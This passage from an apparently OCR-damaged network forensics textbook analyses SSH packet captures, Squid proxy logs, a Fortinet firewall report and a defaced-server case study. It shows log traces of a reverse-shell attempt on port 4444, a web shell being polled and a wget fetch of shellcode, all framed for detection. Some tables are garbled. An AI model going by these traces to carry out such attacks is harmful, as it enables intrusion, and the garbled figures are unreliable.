| | 1561 00:00:23.589895 | 192.168.153.141 192.168.153.130 | SSHv2 | | |
| | 1562 00:00:23.590073 | 192.168.153.130 192.168.153.141 | SSHv2 | 130 Client: Encrypted packet (len=64) | |
| | 1563 00:00:23.590142 | 192.168.153.130 192.168.153.141 | TCP | 66 53100 → 22 [FIN, ACK] Seq=871 Ack=1465 Win=33536 Len=0 TSval=35515652 | |
| | 1564 00:00:23.594041 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53100 [FIN, ACK] Seq=1465 Ack=872 Win=30208 Len=0 TSval=65010808 | |
| | 1565 00:00:23.594216 | 192.168.153.130 192.168.153.141 | TCP | 66 53100 → 22 [ACK] Seq=872 Ack=1466 Win=33536 Len=0 TSval=3551565279 TS | |
| | | | | | |
| | | | | | |
| 0 0 | 0 0c 29 c0 34 ha 00 0c | 29 d8 3c 42 08 00 45 00 ···)·4··· |) - < B E - | | |
| 0 | 0 0C 29 C0 34 Da 00 0C | 25 00 50 42 00 00 45 00).4 |) NDITE: | | |
| ssh | _adjusted.pcap | | | Packets: 3061 Displayed: 25 (0.8%) | |

The TCP streams 35, 36, and 37 have 25 packets individually, while for the others they have 42. Let's open the conversations, as follows:

| Ethernet · 13 I | IPv4 · 9 IPv6 · 2 | TCP · 74 | 4 UDF | ••25 | | | | | |
|-----------------|--------------------------------|----------|--------|-----------------|--------|-------|---------------------------|---------|---|
| Address A | Abs Start | Packets | Port A | Address B | Port B | Bytes | Packets A \rightarrow B | Bytes A | ^ |
| 192.168.153.130 | 23:59:13.163618 | 42 | 53052 | 192.168.153.141 | 22 | 6162 | 18 | | |
| 192.168.153.130 | 23:59:13.163716 | 42 | 53054 | 192.168.153.141 | 22 | 6130 | 18 | | |
| 192.168.153.130 | 23:59:13.164157 | 42 | 53056 | 192.168.153.141 | 22 | 6194 | 18 | | |
| 192.168.153.130 | 23:59:13.164261 | 42 | 53058 | 192.168.153.141 | 22 | 6130 | 18 | | |
| 192.168.153.130 | 23:59:13.164310 | 42 | 53060 | 192.168.153.141 | 22 | 6210 | 18 | | |
| 192.168.153.130 | 23:59:13.164670 | 42 | 53062 | 192.168.153.141 | 22 | 6178 | 18 | | |
| 192.168.153.130 | 23:59:31.499046 | 42 | 53064 | 192.168.153.141 | 22 | 6130 | 18 | | |
| 192.168.153.130 | 23:59:33.349990 | 42 | 53066 | 192.168.153.141 | 22 | 6130 | 18 | | |
| 192.168.153.130 | 23:59:33.357982 | 42 | 53068 | 192.168.153.141 | 22 | 6130 | 18 | | |
| 192.168.153.130 | 23:59:33.385981 | 42 | 53070 | 192.168.153.141 | 22 | 6130 | 18 | | |
| 192.168.153.130 | 23:59:33.466935 | 42 | 53072 | 192.168.153.141 | 22 | 6130 | 18 | | |
| 192.168.153.130 | 23:59:33.477071 | 42 | 53074 | 192.168.153.141 | 22 | 6130 | 18 | | |
| 192.168.153.130 | 23:59:33.542842 | 42 | 53076 | 192.168.153.141 | 22 | 6130 | 18 | | |
| 192.168.153.130 | 23:59:33.555149 | 42 | 53078 | 192.168.153.141 | 22 | 6130 | 18 | | |
| 192.168.153.130 | 23:5 <mark>9:3</mark> 3.559191 | 42 | 53080 | 192.168.153.141 | 22 | 6130 | 18 | | |
| 192.168.153.130 | 23:59:33.559395 | 42 | 53082 | 192.168.153.141 | 22 | 6130 | 18 | | |
| 192.168.153.130 | 23:59:33.570014 | 42 | 53084 | 192.168.153.141 | 22 | 6130 | 17 | | |
| 192.168.153.130 | 23:59:33.571131 | 9 | 53086 | 192.168.153.141 | 22 | | 5 | | |
| 192.168.153.130 | 23:59:33.575026 | 42 | | 192.168.153.141 | 22 | | 18 | | |
| 192.168.153.130 | 23:59:33.576408 | 42 | 53090 | 192.168.153.141 | | | 17 | | |
| 192.168.153.130 | 23:59:33.580942 | 6 | | 192.168.153.141 | | 434 | 3 | | |
| 192.168.153.130 | 23:59:33.581061 | 42 | | 192.168.153.141 | | | 18 | | |
| 192.168.153.130 | 23:59:33.585092 | 42 | | 192.168.153.141 | | | 18 | | |
| 192.168.153.130 | 23:59:33.595235 | 42 | | 192.168.153.141 | | 6130 | 18 | | |
| 192.168.153.130 | 00:00:23.408096 | 25 | | 192.168.153.141 | | | 13 | | |
| 192.168.153.130 | 00:00:23.803427 | 27 | | 192.168.153.141 | | | 13 | | |
| 192.168.153.130 | 00:00:33.089182 | 25 | | 192.168.153.141 | | | 13 | | |
| 192.168.153.130 | 00:00:33.474720 | 42 | | 192.168.153.141 | | 6130 | | | |
| 192.168.153.130 | 00:00:33.474841 | 42 | | 192.168.153.141 | | 6130 | 18 | | |
| 192.168.153.130 | 00:00:33.475464 | 42 | | 192.168.153.141 | | | 18 | | |
| 192.168.153.130 | 00:00:33.476109 | 42 | | 192.168.153.141 | | | 18 | | |
| 192.168.153.130 | 00:00:33.476192 | 42 | | 192.168.153.141 | | | 18 | | |
| 192.168.153.130 | 00:00:33.477222 | 42 | | 192.168.153.141 | | 6210 | 18 | | |
| 192.168.153.130 | 00:00:33.478029 | 42 | | 192.168.153.141 | | 6194 | 18 | | |
| 192.168.153.130 | 00:00:33.478428 | 42 | | 192.168.153.141 | | | 18 | | |
| 192.168.153.130 | 00:00:33.478926 | 42 | | 192.168.153.141 | | | 18 | | |
| 192.168.153.130 | 00:00:33.479799 | 42 | 53124 | 192.168.153.141 | 22 | 6210 | 18 | | ~ |
| < | | | | | | | | > | |

We can see that for most of the streams, the relative number of packets was 42, while during the time frame that we got from the SSH logs, the number of packets is different, denoting a change that is a successful attempt.

We can see that by learning the insights of log analysis along with network packet analysis, we can make much more sense of the network evidence that we otherwise wouldn't have. Along with SSH, the use of HTTP proxies such as HaProxy and Squid is quite widespread in the industry, which makes them a great candidate for log analysis as well. Let's see some examples of this in the following sections.

Investigating web proxy logs

We saw a few examples of web proxies in the first half of this book. Let's investigate some more. In the upcoming example, we will try to decipher what could have happened while we were learning about the log analysis. We will be investigating the prox_access.log file generated by Squid proxy server, as follows:

```
1553457412.696
                        0 192.168.153.1 NONE/000 0 NONE error:transaction-
end-before-headers - HIER NONE/- -
    1553457545.997
                       66 192.168.153.1 TCP_TUNNEL/200 39 CONNECT
www.google.com:443 - HIER_DIRECT/172.217.167.4 -
                      102 192.168.153.1 TCP_TUNNEL/200 39 CONNECT
    1553457546.232
www.google.com:443 - HIER_DIRECT/172.217.167.4 -
                       16 192.168.153.1 TCP_TUNNEL/200 39 CONNECT
    1553457546.348
www.google.com:443 - HIER_DIRECT/172.217.167.4 -
                        0 192.168.153.1 TCP_DENIED/403 3974 CONNECT
    1553457580.022
www.google.com:4444 - HIER_NONE/- text/html
    1553457656.824 94709 192.168.153.1 TCP_TUNNEL/200 3115 CONNECT bam.nr-
data.net:443 - HIER DIRECT/162.247.242.18 -
    1553457719.865 172055 192.168.153.1 TCP_TUNNEL/200 4789 CONNECT
adservice.google.com:443 - HIER_DIRECT/172.217.167.2 -
    1553457719.867 171746 192.168.153.1 TCP_TUNNEL/200 4797 CONNECT
adservice.google.co.in:443 - HIER_DIRECT/172.217.167.2 -
    1553457719.868 171394 192.168.153.1 TCP_TUNNEL/200 3809 CONNECT
googleads.g.doubleclick.net:443 - HIER_DIRECT/172.217.167.2 -
    1553457729.872 173364 192.168.153.1 TCP_TUNNEL/200 4025 CONNECT c.go-
mpulse.net:443 - HIER_DIRECT/104.108.158.205 -
    1553457734.884 171351 192.168.153.1 TCP_TUNNEL/200 3604 CONNECT
pubads.g.doubleclick.net:443 - HIER_DIRECT/172.217.31.2 -
    1553457750.870 203722 192.168.153.1 TCP_TUNNEL/200 74545 CONNECT
www.google.com:443 - HIER_DIRECT/172.217.167.4 -
    1553457797.787 78332 192.168.153.1 TCP_TUNNEL/200 6307 CONNECT
ml314.com:443 - HIER_DIRECT/52.207.7.144 -
    1553457837.347 92073 192.168.153.1 TCP_TUNNEL/200 3115 CONNECT bam.nr-
data.net:443 - HIER_DIRECT/162.247.242.18 -
```

```
1553457886.866 170431 192.168.153.1 TCP_TUNNEL/200 7595 CONNECT
trc.taboola.com:443 - HIER_DIRECT/151.101.10.2 -
1553457913.119 71 192.168.153.1 TCP_TUNNEL/200 39 CONNECT
www.google.com:443 - HIER_DIRECT/216.58.196.196 -
```

We can see from the preceding logs that 192.168.153.1 is making many requests to the Squid proxy server. However, to analyze the Squid logs efficiently, we should be concerned about the following tags:

| Туре | Details |
|--------|---|
| HIT | The response was generated from the cache. |
| MEM | An additional tag indicating that the response object came from the memory cache, avoiding disk accesses. Only seen on HIT responses. |
| MISS | The response came directly from the network. |
| DENIED | The request was denied. |
| TUNNEL | The request was fulfilled with a binary tunnel. |

Additionally, we can have the following error conditions as well:

| Туре | Details |
|---------|--|
| ABORTED | The response was not completed, since the connection was aborted. |
| TIMEOUT | The response was not completed due to a connection timeout. |
| IGNORED | The response was ignored because it was older than what is present in the cache. |



Squid proxy codes are explained beautifully at https://wiki.squidcache.org/SquidFaq/SquidLogs. Refer to these additional codes for explanations of example codes like HIER_DIRECT which means that the object was fetched directly from the origin server. Also, HIER means Hierarchy codes.

Having gained knowledge of these responses, let's analyze the log file manually and find some interesting facts:

| 1553458047.502 | 7952 192.168.153.1 | TCP_MISS_ABORTED/000 0 GET http://192.168.153.146.8080/ - HIER_DIRECT/192.168.153.146 - |
|-------------------|---------------------|---|
| 1553458083.414 | 16 192.168.153.1 | TCP MISS/200 907 POST http://ocsp.digicert.com/ - HIER DIRECT/117.18.237.29 application/ocsp-response |
| 1553458084.021 | | TCP MISS/200 479 GET http://detectportal.firefox.com/success.txt - HIER DIRECT/23.15.34.66 text/plain |
| 1553458090.641 6 | 61401 192.168.153.1 | TCP TUNNEL/200 3390 CONNECT tiles.services.mozilla.com:443 - HIER DIRECT/35.164.130.113 - |
| 1553458090.697 | 61459 192.168.153.1 | TCP TUNNEL/200 3694 CONNECT location.services.mozilla.com:443 - HIER DIRECT/34.251.59.153 - |
| 1553458091.824 | 61385 192.168.153.1 | TCP TUNNEL/200 3779 CONNECT accounts.firefox.com:443 - HIER DIRECT/52.24.66.97 - |
| 1553458091.885 | 61762 192.168.153.1 | TCP TUNNEL/200 3449 CONNECT search.services.mozilla.com.443 - HIER DIRECT/34.213.175.109 - |
| 1553458107.429 5 | 59905 192.168.153.1 | TCP_MISS/503 4173 GET http://192.168.153.146:8080/ - HIER DIRECT/192.168.153.146 text/html |
| 1553458107.613 | | TCP HIT/200 13051 GET http://hlkali:3128/squid-internal-static/icons/SN.png - HIER NONE/- image/png |
| 1553458144.656 | 61868 192.168.153.1 | TCP TUNNEL/200 3680 CONNECT incoming telemetry.mozilla.org:443 - HIER DIRECT/52.36.71.24 - |
| 1553458145.049 | 37444 192.168.153.1 | TCP MISS ABORTED/000 0 GET http://192.168.153.146:8080/favicon.ico - HIER DIRECT/192.168.153.146 - |
| 1553458145.234 11 | 15399 192.168.153.1 | TCP TUNNEL/200 5626 CONNECT d3cv4a9a9wh0bt.cloudfront.net.443 - HIER DIRECT/52.84.108.168 - |
| 1553458145.235 11 | 15995 192.168.153.1 | TCP TUNNEL/200 5531 CONNECT snippets.cdn.mozilla.net:443 - HIER DIRECT/52.84.102.203 - |
| 1553458147.249 11 | 17993 192.168.153.1 | TCP TUNNEL/200 82812 CONNECT msdnshared.blob.core.windows.net:443 - HIER DIRECT/52.239.161.42 - |
| 1553458151.266 11 | 15855 192.168.153.1 | TCP TUNNEL/200 8041 CONNECT static.ts.360.com:443 - HIER DIRECT/52.84.105.186 - |
| 1553458151.266 11 | 15853 192.168.153.1 | TCP TUNNEL/200 8041 CONNECT static.ts.360.com:443 - HIER DIRECT/52.84.105.186 - |
| 1553458155.018 | 9945 192.168.153.1 | TCP MISS ABORTED/000 0 GET http://192.168.153.146/ - HIER DIRECT/192.168.153.146 - |
| 1553458201.265 17 | 71928 192.168.153.1 | TCP TUNNEL/200 7339 CONNECT auth.grammarly.com:443 - HIER DIRECT/18.214.210.59 - |
| 1553458201.269 17 | 72016 192.168.153.1 | TCP TUNNEL/200 963197 CONNECT www.mozilla.org:443 - HIER DIRECT/104.16.41.2 - |
| | | TCP_TUNNEL/200 3832 CONNECT mozilla.org:443 - HIER_DIRECT/63.245.208.195 - |
| 1553458202.267 17 | 70643 192.168.153.1 | TCP TUNNEL/200 3900 CONNECT www.google-analytics.com:443 - HIER DIRECT/172.217.31.14 - |
| | | _ |

We can see that the first entry from the preceding screenshot is TCP_MISS_ABORTED, which states that the response was to be generated from the network, but was aborted since the request was canceled.

The third entry to detectportal.firefox.com was TCP_MISS, which means that the response was generated directly from the network, and not from the proxy cache.

We can also see TCP_TUNNEL for HTTPS-based requests. Let's investigate some more logs:

| 1553459187.301 0 192.168.153.141 TCP_DENIED/403 3736 CONNECT 192.168.153.146:4444 - HIER_NONE/- text/html |
|--|
| 1553459187.319 0 192.168.153.141 TCP_DENIED/403 3732 CONNECT 192.168.153.146:80 - HIER_NONE/- text/html |
| 1553459190.670 20965 192.168.153.1 NONE/503 0 CONNECT encrypted-tbn2.gstatic.com:443 - HIER NONE/ |
| 1553459190.672 20964 192.168.153.1 NONE/503 0 CONNECT encrypted-tbn2.gstatic.com:443 - HIER NONE/ |
| 1553459218.307 67406 192.168.153.1 TCP TUNNEL/200 71748 CONNECT dev.metasploit.com:443 - HIER DIRECT/54.200.2.188 |
| 1553459219.312 66175 192.168.153.1 TCP TUNNEL/200 2752 CONNECT dev.metasploit.com:443 - HIER DIRECT/54.200.2.188 |
| 1553459229.566 67473 192.168.153.1 TCP TUNNEL/200 3645 CONNECT tiles.services.mozilla.com:443 - |
| HIER DIRECT/34.215.94.92 - |
| 1553459290.104 0 192.168.153.141 TCP DENIED/403 3734 CONNECT 192.168.153.146:280 - HIER NONE/- text/html |
| 1553459290.124 0 192.168.153.141 TCP DENIED/403 3732 CONNECT 192.168.153.146:80 - HIER NONE/- text/html |
| 1553459293.128 171623 192.168.153.1 TCP_TUNNEL/200 4912 CONNECT id.google.com:443 - HIER_DIRECT/74.125.141.94 - |
| 1553459322.076 24 192.168.153.1 TCP_MISS/200 907 POST http://ocsp.digicert.com/ - HIER_DIRECT/117.18.237.29 |
| application/ocsp-response |
| 1553459339.117 170518 192.168.153.1 TCP_TUNNEL/200 1240 CONNECT safebrowsing.googleapis.com:443 - |
| HIER_DIRECT/172.217.166.234 - |
| 1553459339.117 222525 192.168.153.1 TCP_TUNNEL/200 4881 CONNECT www.google.com:443 - HIER_DIRECT/216.58.196.196 - |
| 1553459340.125 218356 192.168.153.1 TCP_TUNNEL/200 30560 CONNECT encrypted-tbn0.gstatic.com:443 - |
| HIER_DIRECT/172.217.160.238 - |
| 1553459352.981 31570 192.168.153.1 TCP_TUNNEL/200 3952 CONNECT aus5.mozilla.org:443 - HIER_DIRECT/54.186.118.41 - |
| 1553459361.132 240322 192.168.153.1 TCP_TUNNEL/200 573861 CONNECT www.google.com:443 - HIER_DIRECT/216.58.196.196 |
| 1553459362.135 238773 192.168.153.1 TCP_TUNNEL/200 2070 CONNECT googleads.g.doubleclick.net:443 - |
| HIER_DIRECT/172.217.167.194 - |
| 1553459362.138 239381 192.168.153.1 TCP_TUNNEL/200 2407 CONNECT adservice.google.com:443 - HIER_DIRECT/172.217.167 |
| 1553459362.139 239044 192.168.153.1 TCP_TUNNEL/200 2434 CONNECT adservice.google.co.in:443 - |
| HIER_DIRECT/172.217.167.194 - |
| 1553459925.579 33 192.168.153.141 TCP_MISS/200 479 GET <u>http://detectportal.firefox.com/success.txt</u> - |
| HIER_DIRECT/23.15.34.89 text/plain |
| 1553459926.563 8 192.168.153.141 TCP_MISS/200 479 GET <u>http://detectportal.firefox.com/success.txt</u> - |
| |

Wow! We can see a TCP_DENIED request from 192.168.153.141 to 192.168.153.146 on the 4444 and 80 ports. The 4444 port is commonly used by exploitation tools, such as Metasploit, and what we understand from these entries is that 192.168.153.141 tried to connect back to 192.168.153.146 initially on the 4444 port and then on the 80 port. The condition is an indication of a reverse shell, where the exploited service is trying to connect back. Noting down the timestamps, we can start making matches in the PCAP evidence or the system evidence.



We can always use automated log analyzers, such as Sawmill, to parse various kinds of log formats and don't have to worry about manually converting the timestamps as well.

Investigating firewall logs

Industrial grade firewalls provide a lot of insights into network activities, not only the raw logs, and they tend to provide exceptional results. Firewalls, such as Fortinet, Check Point, and many others, provide deep analysis of the traffic daily to the administrators. Let's look at an example report generated by Fortinet's Firewall, as follows:

| | Summary Repo | ort | | | |
|-------------------------------|--------------------|----------|----|--------------|------|
| Threat Analysis | | | | | |
| - | Top Threats | | | | |
| Threat | Category | Level | Sc | ore | % |
| Failed Connection Attempt | Firewall Control | Low | | 487445 | 76.8 |
| | Unrated | High | | 63630 | 10.0 |
| HTTP.XXE | Attack | High | 1 | 25440 | 4.6 |
| bittorrent | p2p | Low | 1 | 23920 | 3.8 |
| nwi.anonymox.net | Proxy Avoidance | High | 1 | 18600 | 2.5 |
| proxy.http | proxy | Medium | 1 | 6390 | 1.0 |
| openvpn | ргоху | Medium | 1 | 1990 | 0.3 |
| Blocked Connection Attempts | Firewall Control | High | 1 | 1890 | 0.3 |
| XML.External.Entity.Injection | Attack | Medium | | 1490 | 0.3 |
| gnutella | p2p | Low | 1 | 1470 | 0.3 |
| l2tp | proxy | Medium | | 970 | 0.3 |
| W32/Mimikatz!tr.pws | Malware | Critical | 1 | 250 | 0.0 |
| HTTP.Negative.Content.Length | Attack | Critical | | 200 | 0.0 |
| hotspot.shield | proxy | Medium | 1 | 160 | 0.0 |
| | Unrated | High | | 150 | 0.0 |
| bigdata.adfuture.cn | Malicious Websites | High | 1 | 120 | 0.0 |
| bigdata.adsunflower.com | Malicious Websites | High | 1 | 120 | 0.0 |
| | | High | 1 | 120 | 0.0 |
| | | High | | 90 | 0.0 |
| openvpn | proxy | Medium | 1 | 80 | 0.0 |
| | | | T | otal: 634525 | |


We have a variety of threats in the preceding screenshot. There are many failed attempts that were blocked by the firewall, including HTTP XXE attacks, proxies, mimikatz, and various malicious websites visited. Let's see some more details:

| | Top Viruses | | |
|-------------------------------|-------------------|-----------|--------|
| | Virus | Incidents | x |
| W32/Mimikatz!tr.pws | | 5 | 100.0% |
| | | Total: 5 | |
| | Top Virus Victims | | |
| | Source | Incidents | * |
| 10.80.3.43-anonymous | | 3 | 60.0% |
| 10.80.7.9-anonymous | | 1 | 20.0% |
| 10.80.3.60-anonymous | | 1 | 20.0% |
| | | Total: 5 | |
| | Top Attacks | | |
| | Attack ID | Incidents | ž |
| HTTP.XXE | | 848 | 84.4% |
| XML.External.Entity.Injection | | 149 | 14.8% |


We can see from the preceding screenshot that we have the top virus infections, top virus victims, and the top attacks on the network. Additionally, we can also see where the attacks are going, as follows:

| HTTP.Negative.Content.Length | 4 | 0.4% |
|---|-------------|-------|
| sqlmap.Scanner | 4 | 0.4% |
| | Total: 1005 | |
| | | |
| | | |
| Top Attack Victims | | |
| Destination | Incidents | % |
| 43. And the second s | 612 | 60.9% |
| 113. com)-anonymous | 233 | 23.2% |
| 14. anonymous | 104 | 10.3% |
| | 24 | 2.4% |
| 52. anonymous | | |
| | 24 | 2.4% |
| 52. Anonymous 13. Anonymous | | 2.4% |
| 52. anonymous 13. anonymous | 24 | |

The Fortinet firewall generated the preceding log report. Along with providing details related to the attacks and malware, the firewall also provides trends in the traffic stats, as shown in the following screenshot:



We can see plenty of stats in the report in the preceding screenshot. The logs can be drilled down further from the web panels. The idea of showing you the previous report is to demonstrate that sometimes you don't have to re-invent the wheel and carry out deep analysis in situations where you have reports for your perusal, thus revealing plenty of information. Additionally, the raw format for Fortinet's FortiGate logs is as follows:



We can see that FortiGate logs provide enough information, such as source IP, destination IP, ports, attack type, and a variety of other information.

A case study – defaced servers

Consider a scenario where we have been tasked to investigate a server that was compromised and defaced by the attackers. The administration team has all the practices, such as logging and full packet capturing, in place. However, it seems that someone also cleared out logs, as suggested by its **Modified**, **Accessed**, **Created**, **Executed** (**MACE**) properties. There are very few entries in the Apache logs, as shown in the following log set:

```
192.168.153.1 - - [25/Mar/2019:14:43:47 -0400] "GET /site/ HTTP/1.1"
200 701 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0)
Gecko/20100101 Firefox/66.0"
192.168.153.1 - - [25/Mar/2019:14:43:47 -0400] "GET /icons/blank.gif
HTTP/1.1" 200 431 "http://192.168.153.130/site/" "Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0"
192.168.153.1 - - [25/Mar/2019:14:43:47 -0400] "GET /icons/folder.gif
HTTP/1.1" 200 509 "http://192.168.153.130/site/" "Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0"
```

```
192.168.153.1 - - [25/Mar/2019:14:43:47 -0400] "GET /icons/back.gif
HTTP/1.1" 200 499 "http://192.168.153.130/site/" "Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0"
    192.168.153.1 - - [25/Mar/2019:14:43:49 -0400] "GET /site/includes/
HTTP/1.1" 200 1219 "http://192.168.153.130/site/" "Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0"
    192.168.153.1 - - [25/Mar/2019:14:43:49 -0400] "GET /icons/unknown.gif
HTTP/1.1" 200 528 "http://192.168.153.130/site/includes/" "Mozilla/5.0
(Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0"
    192.168.153.1 - - [25/Mar/2019:14:43:49 -0400] "GET /icons/text.gif
HTTP/1.1" 200 512 "http://192.168.153.130/site/includes/" "Mozilla/5.0
(Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0"
    192.168.153.1 - - [25/Mar/2019:14:43:49 -0400] "GET
/icons/compressed.gif HTTP/1.1" 200 1323
"http://192.168.153.130/site/includes/" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0"
    192.168.153.1 - - [25/Mar/2019:14:44:09 -0400] "GET
/site/includes/server.php HTTP/1.1" 200 148 "-" "-"
    192.168.153.1 - - [25/Mar/2019:14:44:17 -0400] "GET
/site/includes/server.php HTTP/1.1" 200 446 "-" "-"
    192.168.153.1 - - [25/Mar/2019:14:44:26 -0400] "GET
/site/includes/server.php HTTP/1.1" 200 156 "-" "-"
    192.168.153.1 - - [25/Mar/2019:14:45:20 -0400] "GET
/site/includes/server.php HTTP/1.1" 200 2493 "-" "-"
    192.168.153.1 - - [25/Mar/2019:14:58:44 -0400] "GET
/site/includes/server.php HTTP/1.1" 200 148 "-" "-"
    192.168.153.1 - - [25/Mar/2019:14:58:49 -0400] "GET
/site/includes/server.php HTTP/1.1" 200 446 "-" "-"
    192.168.153.1 - - [25/Mar/2019:14:59:05 -0400] "GET
/site/includes/server.php HTTP/1.1" 200 147 "-" "-"
. . .
```

It looks like the attack came from the 192.168.153.1 IP address. However, looking at the details in the preceding logs, we can see that there is no user-agent in most of the requests. Additionally, no data is posted on the hacked server since the request is of the GET type, and there are no parameters involved as well. Strange, right? There had to be something in the parameters.

As of now, most of the logs look like legitimate requests to access the file. Nothing out of the box. But why would an attacker send that many GET requests to a resource page with no parameters? Maybe because we aren't looking at it right. Let's open the PCAP file for the capture as well:

| 746 00:27:22.232159 | 192.168.153.1 | 192.168.153.142 | HTTP | 228 GET /site/includes/server.php HTTP/1.1 |
|---------------------|---------------|-----------------|------|--|
| 773 00:27:42.743593 | 192.168.153.1 | 192.168.153.142 | HTTP | 228 GET /site/includes/server.php HTTP/1.1 |
| 792 00:27:54.086990 | 192.168.153.1 | 192.168.153.142 | HTTP | 235 GET /site/includes/server.php HTTP/1.1 |
| 804 00:27:56.081332 | 192.168.153.1 | 192.168.153.142 | HTTP | 235 GET /site/includes/server.php HTTP/1.1 |
| 820 00:28:04.521548 | 192.168.153.1 | 192.168.153.142 | HTTP | 182 GET /site/includes/server.php HTTP/1.1 |
| 829 00:28:05.277102 | 192.168.153.1 | 192.168.153.142 | HTTP | 182 GET /site/includes/server.php HTTP/1.1 |
| 838 00:28:05.444414 | 192.168.153.1 | 192.168.153.142 | HTTP | 182 GET /site/includes/server.php HTTP/1.1 |
| 847 00:28:05.605030 | 192.168.153.1 | 192.168.153.142 | HTTP | 182 GET /site/includes/server.php HTTP/1.1 |
| 856 00:28:07.748561 | 192.168.153.1 | 192.168.153.142 | HTTP | 162 GET /site/includes/server.php HTTP/1.1 |
| 865 00:28:07.932993 | 192.168.153.1 | 192.168.153.142 | HTTP | 162 GET /site/includes/server.php HTTP/1.1 |
| 874 00:28:09.609923 | 192.168.153.1 | 192.168.153.142 | HTTP | 162 GET /site/includes/server.php HTTP/1.1 |
| 883 00:28:09.786570 | 192.168.153.1 | 192.168.153.142 | HTTP | 162 GET /site/includes/server.php HTTP/1.1 |
| 892 00:28:09.957906 | 192.168.153.1 | 192.168.153.142 | HTTP | 162 GET /site/includes/server.php HTTP/1.1 |
| 921 00:28:45.049667 | 192.168.153.1 | 192.168.153.130 | HTTP | 162 GET /site/includes/server.php HTTP/1.1 |
| 934 00:28:49.666497 | 192.168.153.1 | 192.168.153.130 | HTTP | 182 GET /site/includes/server.php HTTP/1.1 |
| 954 00:29:06.030924 | 192.168.153.1 | 192.168.153.130 | HTTP | 235 GET /site/includes/server.php HTTP/1.1 |

This seems like a normal HTTP GET request. However, scrolling down a little further, we can see that we have few entries:

| 954 00:29:06.030924 | 192.168.153.1 | 192.168.153.130 | HTTP | 235 GET /site/includes/server.php HTTP/1.1 | |
|----------------------|-----------------|-----------------|------|--|--------------------------------------|
| 961 00:29:06.043412 | 192.168.153.130 | 192.168.153.142 | HTTP | 222 GET /shellcode HTTP/1.1 | Wget/1.19.5 (linux-gnu) |
| 996 00:29:17.393287 | 192.168.153.1 | 192.168.153.142 | HTTP | 393 GET /shellcode HTTP/1.1 | Mozilla/5.0 (Windows NT 10.0; Win64; |
| 1043 00:29:46.815063 | 192.168.153.1 | 192.168.153.130 | HTTP | 252 GET /site/includes/server.php HTTP/1.1 | |
| 1054 00:29:48.430093 | 192.168.153.1 | 192.168.153.130 | HTTP | 252 GET /site/includes/server.php HTTP/1.1 | |
| 1063 00:29:48.601856 | 192.168.153.1 | 192.168.153.130 | HTTP | 252 GET /site/includes/server.php HTTP/1.1 | |
| 1072 00:29:48.762970 | 192.168.153.1 | 192.168.153.130 | HTTP | 252 GET /site/includes/server.php HTTP/1.1 | |
| 1081 00:29:48.949653 | 192.168.153.1 | 192.168.153.130 | HTTP | 252 GET /site/includes/server.php HTTP/1.1 | |
| 1090 00:29:49.888697 | 192.168.153.1 | 192.168.153.130 | HTTP | 252 GET /site/includes/server.php HTTP/1.1 | |
| 1099 00:29:50.040426 | 192.168.153.1 | 192.168.153.130 | HTTP | 252 GET /site/includes/server.php HTTP/1.1 | |
| 1108 00:29:50.174910 | 192.168.153.1 | 192.168.153.130 | HTTP | 252 GET /site/includes/server.php HTTP/1.1 | |
| 1127 00:29:55.945394 | 192.168.153.1 | 192.168.153.130 | HTTP | 182 GET /site/includes/server.php HTTP/1.1 | |
| 1147 00:30:30.307446 | 192.168.153.1 | 192.168.153.130 | HTTP | 238 GET /site/includes/server.php HTTP/1.1 | |
| 1181 00:30:54.437271 | 192.168.153.1 | 192.168.153.130 | HTTP | 240 GET /site/includes/server.php HTTP/1.1 | |
| 1192 00:30:55.295107 | 192.168.153.1 | 192.168.153.130 | HTTP | 240 GET /site/includes/server.php HTTP/1.1 | |
| 1204 00:30:55.463592 | 192.168.153.1 | 192.168.153.130 | HTTP | 240 GET /site/includes/server.php HTTP/1.1 | |
| 1215 00:30:55.609587 | 192.168.153.1 | 192.168.153.130 | HTTP | 240 GET /site/includes/server.php HTTP/1.1 | |
| 1233 00:31:07.333849 | 192.168.153.1 | 192.168.153.130 | HTTP | 240 GET /site/includes/server.php HTTP/1.1 | |
| 1244 00:31:07.499722 | 192.168.153.1 | 192.168.153.130 | HTTP | 240 GET /site/includes/server.php HTTP/1.1 | |
| 1255 00:31:07.659386 | 192.168.153.1 | 192.168.153.130 | HTTP | 240 GET /site/includes/server.php HTTP/1.1 | |
| 1266 00:31:07.826065 | 192.168.153.1 | 192.168.153.130 | HTTP | 240 GET /site/includes/server.php HTTP/1.1 | |
| 1277 00:31:09.418181 | 192.168.153.1 | 192.168.153.130 | HTTP | 171 GET /site/includes/server.php HTTP/1.1 | |
